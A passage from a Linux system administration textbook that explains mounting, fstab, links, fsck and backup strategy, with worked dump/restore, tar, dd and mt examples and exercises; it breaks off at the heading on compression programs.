To attach a partition or device to part of the directory hierarchy you must mount its associated device file.

To do this, you must first have a **mount point** - this is simply a directory where the device will be attached. This directory will exist on a previously mounted device (with the exception of the root directory (/) which is a special case) and will be empty. If the directory is not empty, then the files in the directory will no longer be visible while the device to mounted to it, but will reappear after the device has been disconnected (or unmounted).

To mount a device , you use the `mount` command:

```
mount [switches] device_file mount_point
```

With some devices, mount will detect what type of file system exists on the device, however it is more usual to use mount in the form of:

```
mount [switches] -t file_system_type device_file mount_point
```

Generally, only the `root` user can use the mount command - mainly due to the fact that the device files are owned by `root`. For example, to mount the first partition on the second hard drive off the `/usr` directory and assuming it contained the `ext2` file system you'd enter the command:

```
mount -t ext2 /dev/hdb1 /usr
```

A common device that is mounted is the floppy drive. A floppy disk generally contains the `msdos` file system (but not always) and is mounted with the command:

```
mount -t msdos /dev/fd0 /mnt
```

Note that the floppy disk was mounted under the `/mnt` directory? This is because the `/mnt` directory is the usual place to temporally mount devices.

To see what devices you currently have mounted, simply type the command `mount`. Typing it on my system reveals:

```
/dev/hda3 on / type ext2 (rw)
/dev/hda1 on /dos type msdos (rw)
none on /proc type proc (rw)
/dev/cdrom on /cdrom type iso9660 (ro)
/dev/fd0 on /mnt type msdos (rw)
```

Each line tells me what device file is mounted, where it is mounted, what file system type each partition is and how it is mounted (ro = read only, rw = read/write). Note the strange entry on line three - the `proc` file system? This is a special "virtual" file system used by Linux systems to store information about the kernel, processes and current resource usages. It is actually part of the system's memory - in other words, the kernel sets aside an area of memory which it stores information about the system in - this same area is mounted onto the file system so user programs can easily gain this information.

To release a device and disconnect it from the file system, the **`umount`** command is used. It is issued in the form:

```
umount device_file
or
umount mount_point
```

For example, to release the floppy disk, you'd issue the command:

```
umount /mnt
or
umount /dev/fd0
```

Again, you must be the root user or a user with privileges to do this. You can't unmount a device/mount point that is in use by a user (the user's current working directory is within the mount point) or is in use by a process. Nor can you unmount devices/mount points which in turn have devices mounted to them.

All of this begs the question - how does the system know which devices to mount when the OS boots?

Mounting with the `/etc/fstab` file

In true UNIX fashion, there is a file which governs the behaviour of mounting devices at boot time. In Linux, this file is `/etc/fstab`. But there is a problem - if the `fstab` file lives in the `/etc` directory (a directory that will always be on the root partition (/)), how does the kernel get to the file without first mounting the root partition (to mount the root partition, you need to read the information in the `/etc/fstab` file!)? The answer to this involves understanding the kernel (a later chapter) - but in short, the system cheats! The kernel is "told" (how it is told doesn't concern us yet) on which partition to find the root file system; the kernel mounts this in read only mode, assuming the Linux native `ext2` file system, then reads the `fstab` file and re-mounts the root partition (and others) according to instructions in the file.

So what is in the file?

An example line from the `fstab` file uses the following format:

```
device_file mount_point file_system_type mount_options [n] [n]
```

The first three fields are self explanatory; the fourth field, mount_options defines how the device will be mounted (this includes information of access mode ro/rw, execute permissions and other information) - information on this can be found in the `mount` man pages (note that this field usually contains the word "defaults"). The fifth and sixth fields will usually either not be included or be "1" - these two fields are used by the system utilities `dump` and `fsck` respectively - see the man pages for details.

As an example, the following is my `/etc/fstab` file:

```
/dev/hda3/ext2    defaults                1   1
/dev/hda1/dos     msdos       defaults    1   1
/dev/hda2   swap     swap
none        /proc    proc     defaults   1   1
```

As you can see, most of my file system exists on a single partition (this is very bad!) with my DOS partition mounted on the `/dos` directory (so I can easily transfer files on and off my DOS system). The third line is one which we have not discussed yet - swap partitions. The swap partition is the place where the Linux kernel keeps pages swapped out of virtual memory. Most Linux systems should access a swap partition - you should create a swap partition with a program such as `fdisk` before the Linux OS is installed. In this case, the entry in the `/etc/fstab` file tells the system that `/dev/hda2` contains the swap partition - the system recognises that there is no device nor any mount point called "swap", but keeps this information within the kernel (this also applies to the fourth line pertaining to the `proc` file system).

However, do you notice anything missing? What about the CDROM? On my system the CDROM is actually mounted by a script called `/etc/rc.d/rc.cdrom` - this script is error tolerant and won't cause problems if I don't actually have a CD in the drive at the time.

Scenario Update

The time has come for us to use our partitions. The following procedure should be followed:

Mount each partition (one at a time) off `/mnt` Eg.

```
mount -t ext2 -o defaults /dev/hdb1 /mnt
```

Copy the files from the directory that is going to reside on the partition TO the partition Eg.

```
cp - a /home /mnt
```

Modify the `/etc/fstab` file to mount the partition off the correct directory Eg.

```
/dev/hdb1  /home  ext2  defaults  1  1
```

Test your changes by rebooting and using the partition

Unmount the partition and remove the old files (or back them up).

```
umount /home
rm -r /home
mount -t ext2 -o defaults /dev/hdb1 /home
```

The new hard disk should be now installed and configured correctly!

Exercises

10.5	Mount a floppy disk under the `/mnt` directory.
10.6	Carefully examine your `/etc/fstab file` - work out what each entry means.
10.7	Change to the `/mnt` directory (while the disk is mounted) - now try to unmount the disk - does this work? Why/Why not?

File Operations

Creating a file

When a file is created, the following process is performed:

- ♣ An I-Node is allocated to the file.
- ♣ An entry is added to the current directory - remember, the directory is a file itself. This entry contains the name of the file and a pointer to I-Node used by the file. The link count on the file's I-Node is set to 1 (any I-Node with a link count of 0 is not in use).
- ♣ Any blocks required to store the file contents are allocated.

Linking files

As we have previously encountered, there are occasions when you will want to access a file from several locations or by several names. The process of doing this is called linking.

There are two methods of doing this - **Hard Linking** and **Soft Linking**.

Hard Links are generated by the following process:

- ♣ An entry is added to the current directory with the name of the link together with a pointer to the I-Node used by the original file.
- ♣ The I-Node of the original file is updated and the number of files linked to it is incremented.

Soft Links are generated by the following process:

- ♣ An I-Node is allocated to the soft link file - the type of file is set to soft-link.
- ♣ An entry is added to the current directory with the name of the link together with a pointer to the allocated I-Node.
- ♣ A data block is allocated for the link in which is placed the name of the original file.

Programs accessing a soft link cause the file system to examine the location of the original (linked-to) file and then carry out operations on that file. The following should be noted about links:

- ♣ Hard links may only be performed between files on the same physical partition - the reason for this is that I-Nodes pointers can only point to I-Nodes of the same partition
- ♣ Any operation performed on the data in link is performed on the original file.
- ♣ Any `chmod` operations performed on a hard link are reflected on both the hard link file and the file it is linked to. `chmod` operations on soft links are reflected on the original file but not on the soft link - the soft link will always have full file permissions (lrwxrwxrwx) .

So how do you perform these mysterious links?

ln

The command for both hard and soft link files is ln. It is executed in the following way:

```
ln source_file link_file_name   # Hard Links
or
ln -s source_file link_file_name# Soft Links
```

For example, look at the following operations on links:

Create the file and check the `ls` listing:

```
psyche:~$ touch base
psyche:~$ ls -al base
-rw-r--r--   1 jamiesob users   0 Apr  5 17:09 base
```

Create a soft link and check the `ls` listing of it and the original file

```
psyche:~$ ln -s base softbase
psyche:~$ ls -al softbase
lrwxrwxrwx   1 jamiesob users   4 Apr  5 17:09 softbase -> base
psyche:~$ ls -al base
-rw-r--r--   1 jamiesob users   0 Apr  5 17:09 base
```

Create a hard link and check the `ls` listing of it, the soft link and the original file

```
psyche:~$ ln base hardbase
psyche:~$ ls -al hardbase
-rw-r--r--   2 jamiesob users   0 Apr  5 17:09 hardbase
psyche:~$ ls -al base
-rw-r--r--   2 jamiesob users   0 Apr  5 17:09 base
psyche:~$ ls -il base
132307 -rw-r--r--   2 jamiesob users   0 Apr  5 17:09 base
psyche:~$ ls -il softbase
132308 lrwxrwxrwx   1 jamiesob users   4 Apr  5 17:09 softbase ->base
psyche:~$ ls -il hardbase
132307 -rw-r--r--   2 jamiesob users   0 Apr  5 17:09 hardbase
```

Note the last three operations (checking the I-Node number) - see how the hard link shares the I-Node of the original file? Links are removed by simply deleting the link with the rm (or on non-Linux systems `unlink`) command. Note that deleting a file that has soft links is different to deleting a file with hard links - deleting a soft-linked file causes the I-Node (thus data blocks) to be deallocated - no provision is made for the soft link which is now "pointing" to a file that doesn't exist.

However, a file with hard links to it has its entry removed from the directory, but neither its I-Node nor data blocks are deallocated - the link count on the I-Node is simply decremented. The I-Node and data blocks will only be deallocated when there are no other files hard linked to it.

Exercises

10.8	Locate all files on the system that are soft links (Hint: use `find`).

Checking the file system

Why Me?

It is a sad truism that anything that can go wrong will go wrong - especially if you don't have backups! In any event, file system "crashes" or problems are an inevitable fact of life for a System Administrator.

Crashes of a non-physical nature (i.e. the file system becomes corrupted) are non-fatal events - there are things a system administrator can do before issuing the last rites and restoring from one of their copious backups :)

You will be informed of the fact that a file system is corrupted by a harmless, but feared little messages at boot time, something like:

```
Can't mount /dev/hda1
```

If you are lucky, the system will ignore the file system problems and try to mount the corrupted partition READ ONLY.

It is at this point that most people enter a hyperactive frenzy of swearing, violent screaming tantrums and self-destructive cranial impact diversions (head butting the wall).

What to do

It is important to establish that the problem is logical, not physical. There is little you can do if a disk head has crashed (on the therapeutic side, taking the offending hard disk into the car park and beating it with a stick can produce favourable results). A logical crash is something that is caused by the file system becoming confused. Things like:

- Many files using the one data block.
- Blocks marked as free but being used and vice versa.
- Incorrect link counts on I-Nodes.
- Differences in the "size of file" field in the I-Node and the number of data blocks actually used.

- Illegal blocks within files.
- I-Nodes contain information but are not in any directory entry (these type of files, when recovered, are placed in the `lost+found` directory).
- Directory entries that point to illegal or unallocated I-Nodes.

are the product of file system confusion. These problems will be detected and (usually) fixed by a program called fsck.

fsck

`fsck` is actually run at boot time on most Linux systems. Every x number of boots, `fsck` will do a comprehensive file system check. In most cases, these boot time runs of `fsck` automatically fix problems - though occasionally you may be prompted to confirm some `fsck` action. If however, `fsck` reports some drastic problem at boot time, you will usually be thrown in to the `root` account and issued a message like:

```
**************************************
fsck returned error code - REBOOT NOW!
**************************************
```

It is probably a good idea to manually run `fsck` on the offending device at this point (we will get onto how in a minute).

At worst, you will get a message saying that the system can't mount the file system at all and you have to reboot. It is at this point you should drag out your rescue disks (which of course contain a copy of `fsck`) and reboot using them. The reason for booting from an alternate source (with its own file system) is because it is quite possible that the location of the `fsck` program (`/sbin`) has become corrupted as has the `fsck` binary itself! It is also a good idea to run `fsck` only on unmounted file systems.

Using fsck

`fsck` is run by issuing the command:

```
fsck file_system
```

where `file_system` is a device or directory from which a device is mounted.

`fsck` will do a check on all I-Nodes, blocks and directory entries. If it encounters a problem to be fixed, it will prompt you with a message. If the message asks if `fsck` can SALVAGE, FIX, CONTINUE, RECONNECT or ADJUST, then it is usually safe to let it. Requests involving REMOVE and CLEAR should be treated with more caution.

What caused the problem?

Problems with the file system are caused by:

- People turning off the power on a machine without going through the shutdown process - this is because Linux uses a very smart READ and WRITE disk cache - this cache is only flushed (or written to disk) periodically and on shutdown. `fsck` will usually fix these problems at the next boot.

- ♣ Program crashes - problems usually occur when a program is using several files and suddenly crashes without closing them. `fsck` usually easily fixes these problems.
- ♣ Kernel and system crashes - the kernel may become unstable (especially if you are using new, experimental kernels) and crash the system. Depending on the circumstances, the file system will usually be recoverable.

Exercises

10.9	Mount the disk created in an earlier exercise. Copy the contents of your home directory to the disk. Now copy the kernel to it (`/vmlinuz`) but during the copy eject the disk. Now run `fsck` on that disk.

Conclusion

Having read and absorbed this chapter you will be aware that:

- ♣ Linux supports many file systems and that
- ♣ the process of using many file systems, partitions and devices acting in concert to produce a directory structure allows for greater flexibility, performance and system integrity.

Review questions

10.1

As a System Administrator, you have been asked to set up a new system. The system will contain two hard disks, each 2.5 Gb in size. What issues must you consider when installing these disks? What questions should you be asking about the usage of the disks?

10.2

You have noticed that at boot time, not all the normal messages are appearing on the screen. You have also discovered that X-Windows won't run. Suggest possible reasons for this and the solutions to the problems.

10.3

A new hard disk has been added to your system to store the print spool in. List all the steps in adding this hard disk to the system.

10.4

You have just dropped your Linux box while it was running (power was lost during the system's short flight) - the system boots but will not mount the hard disk. Discuss possible reasons for the problem and the solutions.

10.5

What are links used for? What are the differences between hard and soft links?

Chapter 11

Backups

Like most of those who study history, he (Napoleon III) learned from the mistakes of the past how to make new ones.
A.J.P. Taylor.

Introduction

This is THE MOST IMPORTANT responsibility of the System Administrator. Backups MUST be made of all the data on the system. It is inevitable that equipment will fail and that users will "accidentally" delete files. There should be a safety net so that important information can be recovered.

It isn't just users who accidentally delete files

A friend of mine who was once the administrator of a UNIX machine (and shall remain nameless, but is now a respected Academic at CQU) committed one of the great no-no's of UNIX Administration.

Early on in his career he was carefully removing numerous old files for some obscure reason when he entered commands resembling the following (he was logged in as `root` when doing this).

```
cd / usr/user/panea            notice the mistake
rm -r *
```

The first command contained a typing mistake (the extra space) that meant that instead of being in the directory `/usr/user/panea` he was now in the `/` directory. The second command says delete everything in the current directory and any directories below it. Result: a great many files removed.

The moral of this story is that everyone makes mistakes. Root users, normal users, hardware and software all make mistakes, break down or have faults. This means you must keep backups of any system.

Characteristics of a good backup strategy

Backup strategies change from site to site. What works on one machine may not be possible on another. There is no standard backup strategy. There are however a number of characteristics that need to be considered including

- ease of use,
- time efficiency,
- ease of restoring files,
- ability to verify backups,
- tolerance of faulty media, and

- ♣ portabilty to a range of machines.

Ease of use

If backups are easy to use, you will use them. AUTOMATE!! It should be as easy as placing a tape in a drive, typing a command and waiting for it to complete. In fact you probably shouldn't have to enter the command, it should be automatically run.

When backups are too much work

At many large computing sites operators are employed to perform low-level tasks like looking after backups. Looking after backups generally involves obtaining a blank tape, labelling it, placing it in the tape drive and then storing it away.

A true story that is told by an experienced Systems Administrator is about an operator that thought backups took too long to perform. To solve this problem the operator decided backups finished much quicker if you didn't bother putting the tape in the tape drive. You just labelled the blank tape and placed it in storage.

Quite alright as long as you don't want to retrieve anything from the backups.

Time efficiency

Obtain a balance to minimise the amount of operator, real and CPU time taken to carry out the backup and to restore files. The typical tradeoff is that a quick backup implies a longer time to restore files. Keep in mind that you will in general perform more backups than restores.

On some large sites, particular backup strategies fail because there aren't enough hours in a day. Backups scheduled to occur every 24 hours fail because the previous backup still hasn't finished. This obviously occurs at sites which have large disks.

Ease of restoring files

The reason for doing backups is so you can get information back. You will have to be able to restore information ranging from a single file to an entire file system. You need to know on which media the required file is and you need to be able to get to it quickly.

This means that you will need to maintain a table of contents and label media carefully.

Ability to verify backups

YOU MUST VERIFY YOUR BACKUPS. The safest method is once the backup is complete, read the information back from the media and compare it with the information stored on the disk. If it isn’t the same then the backup is not correct.

Well that is a nice theory but it rarely works in practice. This method is only valid if the information on the disk hasn't changed since the backup started. This means the file system cannot be used by users while a backup is being performed or during the verification. Keeping a file system unused for this amount of time is not often an option.

Other quicker methods include

- ♣ restoring a random selection of files from the start, middle and end of the backup,
  If these particular files are retrieved correctly the assumption is that all of the files are valid.
- ♣ create a table of contents during the backup; afterwards read the contents of the tape and compare the two.

These methods also do not always work. Under some conditions and with some commands the two methods will not guarantee that your backup is correct.

Tolerance of faulty media

A backup strategy should be able to handle

- ♣ faults in the media, and
- ♣ physical dangers.

There are situations where it is important that

- ♣ there exist at least two copies of full backups of a system, and
- ♣ that at least one set should be stored at another site.

Consider the following situation.

A site has one set of full backups stored on tapes. They are currently performing another full backup of the system onto the same tapes. What happens when the backup system is happily churning away when it gets about halfway and crashes (the power goes off, the tape drive fails etc). This could result in the both the tape and the disk drive being corrupted. Always maintain duplicate copies of full backups.

An example of the importance of storing backups off site was the Pauls ice-cream factory in Brisbane. The factory is located right on the riverbank and during the early 1970's Brisbane suffered problems caused by a major flood. The Pauls’ computer room was in the basement of their factory and was completely washed out. All the backups were kept in the computer room.

Portabilty to a range of platforms

There may be situations where the data stored on backups must be retrieved onto a different type of machine. The ability for backups to be portable to different types of machine is often an important characteristic.

For example:

The computer currently being used by a company is the last in its line. The manufacturer is bankrupt and no one else uses the machine. Due to unforeseen circumstances the machine burns to the ground. The Systems Administrator has recent backups available and they contain essential data for this business. How are the backups to be used to reconstruct the system?

Considerations for a backup strategy

Apart from the above characteristics, factors that may affect the type of backup strategy implemented will include

- the available commands
  The characteristics of the available commands limit what can be done.
- available hardware
  The capacity of the backup media to be used also limits how backups are performed. In particular how much information can the media hold?
- maximum expected size of file systems
  The amount of information required to be backed up and whether or not the combination of the available software and hardware can handle it. A suggestion is that individual file systems should never contain more information than can fit easily onto the backup media.
- importance of the data
  The more important the data is, the more important that it be backed up regularly and safely.
- level of data modification
  The more data being created and modified, the more often it should be backed up. For example the directories `/bin` and `/usr/bin` will hardly ever change so they rarely need backing up. On the other hand directories under `/home` are likely to change drastically every day.

The components of backups

There are basically three components to a backup strategy. The

- scheduler
  Decides when the backup is performed.
- transport, and
  The command that moves the backup from the disks to the backup media.
- media
  The actual physical device on which the backup is stored.

Scheduler

The scheduler is the component that decides when backups should be performed and how much should be backed up. The scheduler could be the `root` user or a program, usually `cron` (discussed in a later chapter).

The amount of information that the scheduler backs up can have the following categories

- full backups,
  All the information on the entire system is backed up. This is the safest type but also the most expensive in machine and operator time and the amount of media required.
- partial backups, or
  Only the busier and more important file systems are backed up. One example of a partial backup might include configuration files (like `/etc/passwd`), user home directories and the mail and news spool directories. The reasoning is that these files change the most and are the most important to keep a track of. In most instances this can still take substantial resources to perform.
- incremental backups.
  Only those files that have been modified since the last backup are backed up. This method requires less resources but a large amount of incremental backups make it more difficult to locate the version of a particular file you may desire.

Transport

The transport is a program that is responsible for placing the backed-up data onto the media. There are quite a number of different programs that can be used as transports. Some of the standard UNIX transport programs are examined later in this chapter.

There are two basic mechanisms that are used by transport programs to obtain the information from the disk

- image, and
- through the file system.

Image transports

An image transport program bypasses the file system and reads the information straight off the disk using the raw device file. To do, this the transport program needs to understand how the information is structured on the disk. This means that transport programs are linked very closely to exact file systems since different file systems structure information differently.

Once read off the disk, the data is written byte by byte from disk onto tape. This method generally means that backups are usually quicker than the "file by file" method. However restoration of individual files generally takes much more time.

Transport programs that use the method include `dd`, `volcopy` and `dump`.

File by file

Commands performing backups using this method use the system calls provided by the operating system to read the information. Since almost any UNIX system uses the same system calls, a transport program that uses the file by file method (and the data it saves) is more portable.

File by file backups generally take more time but it is generally easier to restore individual files. Commands that use this method include `tar` and `cpio`.

Media

Backups are usually made to tape based media. There are different types of tape. Tape media can differ in

- ♣ physical size and shape, and
- ♣ amount of information that can be stored.
  From 100Mb up to 8Gb.

Different types of media can also be more reliable and efficient. The most common type of backup media used today are 4 millimetre DAT tapes.

Reading

> Under the Resource Materials section for Week 6 on the 85321 Web site/CD-ROM you will find a pointer to the USAIL resources on backups. This includes a pointer to discussion about the different type of media which are available.

Commands

As with most things, the different versions of UNIX provide a plethora of commands that could possibly act as the transport in a backup system. The following table provides a summary of the characteristics of the more common programs that are used for this purpose.

Command	Availability	Characteristics
`dump/restore`	BSD systems	image backup, allows multiple volumes, not included on most AT&T systems
`tar`	almost all systems	file by file, most versions do not support multiple volumes, intolerant of errors
`cpio`	AT&T systems	file by file, can support multiple volumes some versions don't,

Table 11.1.
The Different Backup Commands.

There are a number of other public domain and commercial backup utilities available which are not listed here.

dump and restore

A favourite amongst many Systems Administrators, `dump` is used to perform backups and `restore` is used to retrieve information from the backups.

These programs are of BSD UNIX origin and have not made the jump across to SysV systems. Most SysV systems do not come with `dump` and `restore`. The main reason is that since `dump` and `restore` bypass the file system, they must know how the particular file system is structured. So you simply can't recompile a version of `dump` from one machine onto another (unless they use the same file system structure).

Many recent versions of systems based on SVR4 (the latest version of System V UNIX) come with versions of `dump` and `restore`.

dump on Linux

There is a version of `dump` for Linux. However, it may be possible that you do not have it installed on your system. RedHat 5.0 includes an RPM package which includes `dump`. If your system doesn't have `dump` and `restore` installed you should install it now. RedHat provides a couple of tools to installe these packages: `rpm` and `glint`. `glint` is the GUI tool for managing packages. Refer to the RedHat documentation for more details on using these tools.

You will find the dump package under the Utilities/System folder. Before you can install the `dump` package you will have to install the `rmt` package.

dump

The command line format for `dump` is

```
dump [ options [ arguments ] ] file system
dump [ options [ arguments ] ] filename
```

Arguments must appear after all options and must appear in a set order.

`dump` is generally used to backup an entire partition (file system). If given a list of filenames, `dump` will backup the individual files.

`dump` works on the concept of levels (it uses 9 levels). A dump level of 0 means that all files will be backed up. A dump level of 1...9 means that all files that have changed since the last dump of a lower level will be backed up. Table 11.2 shows the arguments for `dump`.

Options	Purpose
`0-9`	dump level
`a` *`archive-file`*	archive-file will be a table of contents of the archive.
`f` *`dump-file`*	specify the file (usually a device file) to write the dump to, a – specifies standard output
`u`	update the dump record (`/etc/dumpdates`)
`v`	after writing each volume, rewind the tape and verify. The file system must not be used during dump or the verification.

Table 11.2.
Arguments for dump

There are other options. Refer to the man page for the system for more information.

For example:

```
dump 0dsbfu 54000 6000 126 /dev/rst2 /usr
```

full backup of `/usr` file system on a 2.3 Gig 8mm tape connected to device `rst2` The numbers here are special information about the tape drive the backup is being written on.

The `restore` command

The purpose of the `restore` command is to extract files archived using the `dump` command. `restore` provides the ability to extract single individual files, directories and their contents and even an entire file system.

`restore -irRtx [` *`modifiers`* `] [` *`filenames`* `]`

The `restore` command has an interactive mode where commands like `ls` etc can be used to search through the backup.

Arguments	Purpose
`i`	interactive, directory information is read from the tape after which you can browse through the directory hierarchy and select files to be extracted.
`r`	restore the entire tape. Should only be used to restore an entire file system or to restore an incremental tape after a full level 0 restore.
`t`	table of contents, if no filename provided, root directory is listed including all subdirectories (unless the `h` modifier is in effect)
`x`	extract named files. If a directory is specified, it and all its sub-directories are extracted.

Table 11.3.
Arguments for the restore Command.

Modifiers	Purpose
a *archive-file*	use an archive file to search for a file's location. Convert contents of the dump tape to the new file system format
d	turn on debugging
h	prevent hierarchical restoration of sub-directories
v	verbose mode
f *dump-file*	specify *dump-file* to use, – refers to standard input
s *n*	skip to the nth dump file on the tape

Table 11.4.
Argument modifiers for the restore Command.

Using dump and restore without a tape

Not many of you will have tape drives or similar backup media connected to your Linux machine. However, it is important that you experiment with the dump and restore commands to gain an understanding of how they work. This section offers a little kludge which will allow you to use these commands without a tape drive. The method relies on the fact that UNIX accesses devices through files.

Our practice file system

For all our experimentation with the commands in this chapter we are going to work with a practice file system. Practising backups with hard-drive partitions is not going to be all that efficient as they will almost certainly be very large. Instead we are going to work with a floppy drive.

The first step then is to format a floppy with the ext2 file system. By now you should know how to do this. Here's what I did to format a floppy and put some material on it.

```
[root@beldin]# /sbin/mke2fs /dev/fd0
mke2fs 1.10, 24-Apr-97 for EXT2 FS 0.5b, 95/08/09
Linux ext2 filesystem format
Filesystem label=
360 inodes, 1440 blocks
72 blocks (5.00%) reserved for the super user
First data block=1
Block size=1024 (log=0)
Fragment size=1024 (log=0)
1 block group
8192 blocks per group, 8192 fragments per group
360 inodes per group

Writing inode tables: done
Writing superblocks and filesystem accounting information: done
[root@beldin]# mount -t ext2 /dev/fd0 /mnt/floppy
[root@beldin]# cp /etc/passwd /etc/issue /etc/group /var/log/messages
/mnt/floppy
[root@beldin dump-0.3]#
```

Doing a level 0 dump

So I've copied some important stuff to this disk. Let's assume I want to do a level 0 dump of the `/mnt/floppy` file system. How do I do it?

```
[root@beldin]# /sbin/dump 0f /tmp/backup /mnt/floppy
  DUMP: Date of this level 0 dump: Sun Jan 25 15:05:11 1998
  DUMP: Date of last level 0 dump: the epoch
  DUMP: Dumping /dev/fd0 (/mnt/floppy) to /tmp/backup
  DUMP: mapping (Pass I) [regular files]
  DUMP: mapping (Pass II) [directories]
  DUMP: estimated 42 tape blocks on 0.00 tape(s).
  DUMP: dumping (Pass III) [directories]
  DUMP: dumping (Pass IV) [regular files]
  DUMP: DUMP: 29 tape blocks on 1 volumes(s)
  DUMP: Closing /tmp/backup
  DUMP: DUMP IS DONE
```

The arguments to the `dump` command are

- `0`
  This tells `dump` I wish to perform a level 0 dump of the file system.
- `f`
  This is telling dump that I will tell it the name of the file that it should write the backup to.
- `/tmp/backup`
  This is the name of the file I want the backup to go to. Normally, this would be the device file for a tape drive or other backup device. However, since I don't have one I'm telling it a normal file.
- `/mnt/floppy`
  This is the file system I want to backup.

What this means is that I have now created a file, `/tmp/backup`, which contains a level 0 dump of the floppy.

```
[root@beldin]# ls -l /tmp/backup
-rw-rw-r--   1 root     tty         20480 Jan 25 15:05 /tmp/backup
```

Restoring the backup

Now that we have a dump archive to work with, we can try using the `restore` command to retrieve files.

```
[root@beldin dump-0.3]# /sbin/restore -if /tmp/backup
restore > ?
Available commands are:
        ls [arg] - list directory
        cd arg - change directory
        pwd - print current directory
        add [arg] - add `arg' to list of files to be extracted
        delete [arg] - delete `arg' from list of files to be extracted
        extract - extract requested files
        setmodes - set modes of requested directories
        quit - immediately exit program
        what - list dump header information
        verbose - toggle verbose flag (useful with ``ls'')
        help or `?' - print this list
If no `arg' is supplied, the current directory is used
restore > ls
```

```
.:
group       issue       lost+found/ messages    passwd

restore > add passwd
restore > extract
You have not read any tapes yet.
Unless you know which volume your file(s) are on you should start
with the last volume and work towards towards the first.
 Specify next volume #: 1
Mount tape volume 1
Enter ``none'' if there are no more tapes
otherwise enter tape name (default: /tmp/backup)
set owner/mode for '.'? [yn] y
restore > quit
[root@beldin]# ls -l passwd
-rw-r--r--   1 root     root          787 Jan 25 15:00 passwd
```

Alternative

Rather than backup to a normal file on the hard-drive you could choose to backup files directly to a floppy drive (i.e. use `/dev/fd0` rather than `/tmp/backup`). One problem with this alternative is that you are limited to 1.44Mb. According to the "known bugs document" distributed with Linux `dump` it does not yet support multiple volumes.

Exercises

11.1	Do a level 0 dump of a portion of your home directory. Examine the file `/etc/dumpdates`. How has it changed?
11.2	Use `restore` to retrieve some individual files from the backup and also to retrieve the entire backup.

The `tar` command

`tar` is a general purpose command used for archiving files. It takes multiple files and directories and combines them into one large file. By default the resulting file is written to a default device (usually a tape drive). However the resulting file can be placed onto a disk drive.

```
tar -function[modifier] device [files]
```

The purpose and values for `function` and `modifier` are shown in Tables 11.5 through 11.7.

When using `tar`, each individual file stored in the final archive is preceded by a header that contains approximately 512 bytes of information. Also the end of the file is always padded so that it occurs on an even block boundary. For this reason, every file added into the tape archive has on average an extra `.75Kb` of padding per file.

Arguments	Purpose
function	A single letter specifying what should be done, values listed in Table 11.6
modifier	Letters that modify the action of the specified function, values listed in Table 11.7
files	The names of the files and directories to be restored or archived. If it is a directory then EVERYTHING in that directory is restored or archived

Table 11.5.
Arguments to tar.

Function	Purpose
`c`	create a new tape, do not write after last file
`r`	replace, the named files are written onto the end of the tape
`t`	table, information about specified files is listed, similar in output to the command ls -l, if no files specified all files listed
`u *`	update, named files are added to the tape if they are not already there or they have been modified since being previously written
`x`	extract, named files restored from the tape, if the named file matches a directory all the contents are extracted recursively

* ***the u function can be very slow***

Table 11.6.
Values of the function argument for tar.

Modifier	Purpose
`v`	verbose, `tar` reports what it is doing and to what
`w`	`tar` prints the action to be taken, the name of the file and waits for user confirmation
`f`	file, causes the device parameter to be treated as a file
`m`	modify, tells tar not to restore the modification times as they were archived but instead to use the time of extraction
`o`	ownership, use the UID and GID of the user running `tar` not those stored on the tape

Table 11.7.
Values of the modifier argument for tar.

If the `f` modifier is used it must be the last modifier used. Also `tar` is an example of a UNIX command where the – character is not required to specify modifiers.

For example:

```
tar –xvf temp.tar               tar xvf temp.tar
```

extracts all the contents of the `tar` file `temp.tar`

```
tar -xf temp.tar hello.dat
```

extracts the file `hello.dat` from the `tar` file `temp.tar`

```
tar -cv /dev/rmt0 /home
```

archives all the contents of the `/home` directory onto tape, overwriting whatever is there

Exercises

11.3 Create a file called `temp.dat` under a directory `tmp` that is within your home directory. Use `tar` to create an archive containing the contents of your home directory.

11.4 Delete the `$HOME/tmp/temp.dat` created in the previous question. Extract the copy of the file that is stored in the tape archive (the term tape archive is used to refer to a file created by `tar`) created in the previous question.

The `dd` command

The man page for `dd` lists its purpose as being "`copy and convert data`". Basically `dd` takes input from one source and sends it to a different destination. The source and destination can be device files for disk and tape drives, or normal files.

The basic format of dd is

```
dd [option = value ....]
```

Table 11.8. lists some of the different options available.

Option	Purpose
`if=`*`name`*	input file name (default is standard input)
`of=`*`name`*	output file name (default is standard output)
`ibs=`*`num`*	the input block size in *`num`* bytes (default is 512)
`obs=`*`num`*	the output block size in *`num`* bytes (default is 512)
`bs=`*`num`*	set both input and output block size
`skip=`*`num`*	skip *`num`* input records before starting to copy
`files=`*`num`*	copy *`num`* files before stopping (used when input is from magnetic tape)
`conv=ascii`	convert EBCDIC to ASCII
`conv=ebcdic`	convert ASCII to EBCDIC
`conv=lcase`	make all letters lowercase
`conv=ucase`	make all letters uppercase
`conv=swab`	swap every pair of bytes

Table 11.8.
Options for dd.

For example:

```
dd if=/dev/hda1 of=/dev/rmt4
```

with all the default settings copy the contents of `hda1` (the first partition on the first disk) to the tape drive for the system

Exercises

11.5	Use `dd` to copy the contents of a floppy disk to a single file to be stored under your home directory. Then copy it to another disk.

The `mt` command

The usual media used in backups is magnetic tape. Magnetic tape is a sequential media. That means that to access a particular file you must pass over all the tape containing files that come before the file you want. The `mt` command is used to send commands to a magnetic tape drive that control the location of the read/write head of the drive.

```
mt [-f tapename] command [count]
```

Arguments	Purpose
tapename	raw device name of the tape device
command	one of the commands specified in table 11.10. Not all commands are recognised by all tape drives.
count	number of times to carry out command

Table 11.9.
Parameters for the mt Command.

Commands	Action
`fsf`	move forward the number of files specified by the *count* argument
`asf`	move forward to file number *count*
`rewind`	rewind the tape
`retension`	wind the tape out to the end and then rewind
`erase`	erase the entire tape
`offline`	eject the tape

Table 11.10.
Commands Possible using the mt Command.

For example:

```
mt -f /dev/nrst0 asf 3
```

moves to the third file on the tape

```
mt -f /dev/nrst0 rewind
mt -f /dev/nrst0 fsf 3
```

same as the first command

The mt command can be used to put multiple dump/tar archive files onto the one tape. Each time dump/tar is used, one file is written to the tape. The mt command can be used to move the read/write head of the tape drive to the end of that file, at which time dump/tar can be used to add another file.

For example:

```
mt -f /dev/rmt/4 rewind
```

rewinds the tape drive to the start of the tape

```
tar -cvf /dev/rmt/4 /home/jonesd
```

backs up my home directory, after this command the tape will be automatically rewound

```
mt -f /dev/rmt/4 asf 1
```

moves the read/write head forward to the end of the first file

```
tar -cvf /dev/rmt/4a /home/thorleym
```

backs up the home directory of thorleym onto the end of the tape drive

There are now two tar files on the tape, the first containing all the files and directories from the directory /home/jonesd and the second containing all the files and directories from the directory /home/thorleym.

Compression programs

